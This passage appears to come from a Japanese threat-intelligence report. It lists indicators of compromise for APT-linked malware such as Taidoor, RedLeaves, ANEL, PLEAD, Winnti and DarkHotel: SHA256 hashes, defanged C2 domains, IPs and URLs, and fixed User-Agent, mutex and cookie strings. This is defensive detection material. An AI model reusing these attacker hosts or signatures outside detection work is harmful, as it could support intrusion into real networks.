d705734d64b5e8d61687db797d7ad3211e99e4160c30ba209931188f15ced451 **C2:** **XXMM** http://www[.]cheapraybanoutletonline[.]com/fooler.php **Datper** http://www[.]<redacted>[.]co[.]jp/halftime/other/goods.php www[.]aromatictree[.]co[.]kr **未知の RAT** robot[.]softsrobot[.]com **その他：** **XXMM の固定の User-Agent 値** Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1) **Datper の固定の User-Agent 値** Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko **Datper の固定の Mutex 値** Mutex: d4fy3ykdk2ddssr
Taidoor **(Taidoor/** **Taleret/ Yalink)**	**検体（SHA256）：** **Taidoor** 81877baa5b3ecac03de784ad83a30e8f7e734aa44c26524ed68dbb4420406261 c1ffaf19f7cdb04401b4fd79cc82ddb279d785b42ee67d1ec1e2108075e30d66 e1c6775bfe87617fd765962112b354704fa4785e98a32092bd80a57b68b3e646 7e0362b214c45751e9843971546595cf878850acf39e163ba077c0a918d0b742

	001603a708bfbe969a7c54ca4b0fa667a97e8ec36bbc27ed7619daa879fdb92a dbf0d78ec7d0dd94fb04b4da56144815a6ce65b418cf65a417e4a39c8243fb28 **Taleret** f441e610b52ad2897738e6955bac4746c33a045d9d400323179df26b81ade6c9 aeb3d2cc60ca1dfe01b9414b843d053f1a709c600bd41fd5fdb7fe483eab106d 0d516acae5aae83ef17b82a72079e3e4e9f59b43c1aa9a8370ff350970cffb69 3ddb26f3628e00f92d1e1594bb4504985a0828404e74f52abdaf21c83e07759f **Yalink** 806bd87b2f78b4f143b9f117c7d7aaa2caf1d20fcc79d495ad5d92d81598e602 3d573159e9c0cd0c2d7e5c778eab94b952846f82704ef446537e8c94a28326ac 22e05ebb06947af2236f57432f06bd94c1eb4e76472ccaf3ee40335383a30815 **C2:** **Taidoor** yahoo[.]calander[.]nard[.]ca news[.]google[.]latest[.]doskapozora[.]com news[.]google[.]latest[.]mooo[.]com yahoo[.]calander[.]ignorelist[.]com 52[.]221[.]206[.]45 adm[.]app[.]ntt-security[.]tk 186[.]207[.]65[.]60 **Taleret** https://<redacted>.<redacted>.co[.]jp/konichiwa111898 http://<redacted>.<redacted>[.]net/blog/post/176809692-%E5%B7%9D%E6%99%AE%E7%99%BD%E5%AE%AE%E7%AC%91%E8%BF%8E%E5%8A%89%E9%B6%B4%20%E7%BE%8E%E4%B8%AD%E8%B2%BF%E6%98%93%E7%B3%BE%E8%91%9B%E4%BB%8D%E9%9B%A3%E8%A7%A3 35[.]196[.]180[.]139 account[.]phillipeenbank[.]tk books[.]ntt-nexia[.]tk **Yalink** google[.]service[.]ns01[.]us 211[.]232[.]26[.]126 **その他：** **Taidoor の固定の User-Agent 値** Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729) **Taleret の C2 通信の User-Agent 値（DDR アクセス時は異なる）**

	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) **Taleret の C2 通信の Cookie 値に含まれる文字列** MCI MUID
APT10 (Menupass/ Stone Panda)	**ドロッパ、検体 (SHA256) :** **RedLeaves** 8b7f00554549e84b85ac8bc10834c02be5cd68d868a09fb5bfc0cbf510a85809 d95ad7bbc15fdd112594584d92f0bff2c348f48c748c07930a2c4cc6502cd4b0 **CobaltStrike/QuasarRAT** 6dfd2ddcb4bae98db3f77c96039596dd99a1593b379dd4d5b1efcf25484a3f52 70d44165f308acccfa77bfb60a7592fdd38c03e2a403745effec31e3fffdc3e4 e526d74e9a0ff7d6915c6bbce2a703d5feacaefc2aca88dff31a664472418f9b d0effd3711e753fe5b14bd93be4b7b8fd95c87dce03f51cd5038d3d743fced40 66bbeeec7eb98c3e4b8180b8caf3285f6c5f86e883b608087b4c19d6c9d94cd0 28e471b40d54d397dbacc2555abe94e0a0c8285bdfd78980af21882ac482135b 2accb69d13ae8e05fd95fdde86d8841b10fff35732fe11232e21f80713d6027d **ANEL** bc82c2c25d6436c111b9ddfc676c88ed187b4557c367bc84303dcf1ca659a8d2 188651f0a8da991941409a3566db1de7ea046a2e422a52a4c09338c729feb785 815c657734d47dad925a1f7645520b0c0df4539647f3a3b6e8a05b3f064078af **C2:** **RedLeaves** resource[.]arkouowi[.]com **CobaltStrike/QuasarRAT** http://m3[.]vzv[.]me:55556 https://www.<redacted>[.]com/image/news_collection/20180703191211.png https://91[.]235[.]129[.]180/WRJi fumiyuki[.]gleeze[.]com:443 5[.]149[.]248[.]17:443 193[.]70[.]125[.]186 **ANEL** 23[.]227[.]199[.]186 www[.]sesbulmes[.]org http://142[.]147[.]97[.]94/DJwoVWoWX7 http://82[.]221[.]100[.]52/7WL6QAbQy http://www[.]sesbulmes[.]org/ME3r http://139[.]59[.]43[.]246/7QqsdvfM http://ww3[.]lflink[.]com/VCtlz

	http://www[.]bbist[.]com/SgOr1q3g 191[.]101[.]180[.]72 **その他：** **RedLeaves の固定の User-Agent 値** Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E) **CobaltStrike の User-Agent 値** User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko **CobaltStrike の Cookie 値に含まれる文字列** skin=noskin cobalt **ANEL の Cookie 値に含まれる文字列** GetLastError
BlackTech	**ドロッパ、ダウンローダ、検体 (SHA256)：** ff92b710f3701317cf5bfa3cc0f0891a37489990d3e912baf87b1ab4bdda197a 0ae4fd1e6e0651b71a8004608e7cbbe8f91d9a1b1547f1b6a7fcecb7b5f5e1e1 6dcf7c4cc3f176d3b0b16f278fdadfca193639b618ed14b6ba90c925b28ce065 30d824be375c229ef82d5b6de7af4170d3d8f1240a3ade1b1b991862c7de6f1d 4f05d8dbbc122cb44d32b0bf834d48af45fcdd5b97a04075f0e198457e613da7 **C2:** http:122[.]129[.]115[.]4/welcome.png mediaplayers[.]ssl443[.]org mediaplayer[.]dnset[.]com:443 45[.]76[.]102[.]145 jpcert[.]ignorelist[.]com jpcerts[.]jpcertinfo[.]com iphone[.]androiddatacenter[.]com 36[.]238[.]13[.]30:443 **その他：** **PLEAD (TsCookie)の User-Agent 値** Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Ammyy Admin	**ドロッパ、検体　(SHA256)：** 4824de7b4d5562f2bd32bf85cc54cf3eca201fbe418f6b9e256a72234bd540ee 2fc55cdeb7e223938e588ee86605f14f87f1ae1c7b238dc16c93b3374c2182ba d71b8031c5545cd09641dbd56cb5ec358776e58d95d12e380b95fa3941f1992c

	F10F7F929066E18B0793D46E950BC0EF636058BF5ED61726B43EB341C531F830 1831806FC27D496F0F9DCFD8402724189DEAEB5F8BCF0118F3D6484D0BDEE9ED 468D8DAD41A88A6792DB93BF4B1354EFFAA6F97FFF049F05E41FA246AACF5AA9 **C2:** http://caritadigesu[.]jp/news/news.php http://rl[.]ammyy[.]com http://mo-sa-ic[.]com/news/data/id.php http://www[.]astorerobot.co[.]jp/cart/data/comment/news.php
Winnti	**検体（SHA256）:** f0aaded01e649160ed5d133d3a5c2298fd0dd94c6af6fff2b5223b36e9aa615e a9140dfc1ea6f9a5fb52c18b63500e38ac8fe1cad6ef3814b0e322f2a6216095 f5ab94137a9a4f769b56c9619c0056f510cc62c7488fb150ee16da44d3b39a03 a9d36dcc3b8b4ab2852f20109a8a4bad29b963c395131fcf107a19b8efdd803b 8409d94069c2ef2bda74cdfcf717a42a10ca97d63c32a5e3f3308631ca1683c9 bfa8948f72061eded548ef683830de068e438a6eaf2da44e0398a37ac3e26860
DarkHotel	**検体（SHA256）:** 4906853112b942327656e22bc074c06d5807b47df49bcb7e31a52e7f754b0800 de07bd770a6c3b8c428dbf8a092cb90bb5ffe3f7f62801756febbd7984824c3a 6fa2e12d00f84b955aa187f8e010e29cb9ffe2a96028cee9decd5144302c3192 9a96bde527cc0061d67825c629024ea40f9bb999956a83eff930d3591d5d4476 **C2:** http://www[.]<redacted>[.]jp/devsale42/TCKWRCDJDSGI64.bmp https://bitbucket[.]org/bitAce8380/my_rep/downloads/e.bmp https://bitbucket[.]org/bitAce8380/my_rep/downloads/f.bmp